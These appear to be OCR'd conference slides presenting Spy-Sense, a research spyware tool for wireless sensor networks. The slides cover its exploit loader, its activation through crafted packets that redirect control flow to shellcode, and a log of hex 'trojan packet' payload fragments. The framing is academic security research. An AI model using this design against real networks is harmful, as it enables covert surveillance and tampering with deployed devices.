
end

- Change the value of the Radio $bShutDownRequest variable to 1 (active) or 0 (inactive)
- Relevant to Data Alteration Exploit

User Defined Exploits


- Previous exploit shellcodes are provided by Spy-Sense
  - Reside in the root folder & are loaded by Spy-Sense Exploit Loader component
- Definition of new exploit profiles is possible
  - Creation of the corresponding file with all the machine code instructions
  - Storage in the root folder

Spy-Sense SetUp Engine




- It communicates with the exploit payload constructor for creating and transmitting the necessary message stream
  - Important to set up correctly the storage memory address

Spy-Sense Activation Engine



- Series of specially crafted packets for redirecting the control flow to the exploit shellcode – Important to set up exploit function arguments
- Activation may result to one-time or recursive exploit execution

Spy-Sense Activation Engine




Received Trojan Packets - History::

Extract EP   Reset EP

Sequence Number	Task ID	Reception Time	Payload Byte[] (Little Endian Format)
2	65535	7/5/2011, 21:8:8	0xb240 0xf026 0xd838 0xb240 0xda11 0xac20 0xb240 0x
3	65535	7/5/2011, 21:8:21	0xb240 0xf026 0xd838 0xb240 0x3600 0xb020 0xb240 0x
4	65535	7/5/2011, 21:8:22	0xb240 0xf026 0xd838 0xb240 0x0000 0xb420 0xb240 0x
5	65535	7/5/2011, 21:8:24	0xb240 0xf026 0xd838 0xb240 0x3e50 0xb820 0xb240 0x
6	65535	7/5/2011, 21:8:25	0xb240 0xf026 0xd838 0xb240 0x0e93 0xbc20 0xb240 0x
7	65535	7/5/2011, 21:8:26	0xb240 0xf026 0xd838 0xb240 0xb012 0xc020 0xb240 0x
8	65535	7/5/2011, 21:8:27	0xb240 0xf026 0xd838 0xb240 0x824f 0xc420 0xb240 0x
9	65535	7/5/2011, 21:8:30	0xb240 0xf026 0xd838 0xb240 0xda11 0xac20 0xb240 0x
10	65535	7/5/2011, 21:8:32	0xb240 0xf026 0xd838 0xb240 0x3600 0xb020 0xb240 0x
11	65535	7/5/2011, 21:8:33	0xb240 0xf026 0xd838 0xb240 0x0000 0xb420 0xb240 0x
12	65535	7/5/2011, 21:8:38	0xb240 0xf026 0xd838 0xb240 0x3e50 0xb820 0xb240 0x


- Firing exploit tasks helps spying on the network activities
  - Spy-Sense takes care of all subsequent transmissions & receptions
  - All replies are stored in an underlying database for offline analysis
    - Message structure, Payload content and Time of reception


Spy-Sense Visualization



- Maintenance and update of a history profile for each exploit
  - Imported exploits, their injection & running status, IDs of host sensors, number of pending activation tasks and overall incoming exploit traffic (through continuous graphs)

Spy-Sense Visualization





Fair Questions

- Has the tool been tested against real deployed networks?
- What sensor platform hardware?
  - We are planning to investigate how such exploits can be explored against Harvard-based devices – More challenging
- Do software vulnerabilities exist in other network layers (regardless the application layer)?
  - Yes! Radio Communication Break Down exploit
  - We are studying in depth other layers such as the MAC

Once Again

- By compromising overall sensor network security:
  - Reveal wireless networking vulnerabilities
  - Come up with novel attacks
- Goals of Spy-Sense spyware
  - Introduce spyware exploits against sensor networks and study their effects
  - Highlight and motivate the need to come up with more efficient security protocols

Source Code Availability

- We are planning to upload the code in order for users to play with it, publish their newly defined exploits or report any bugs
  - http://www.ait.gr/ait_web_site/Phd/agia/SpySense/spysense.html

Please Remember to Complete Your Feedback Form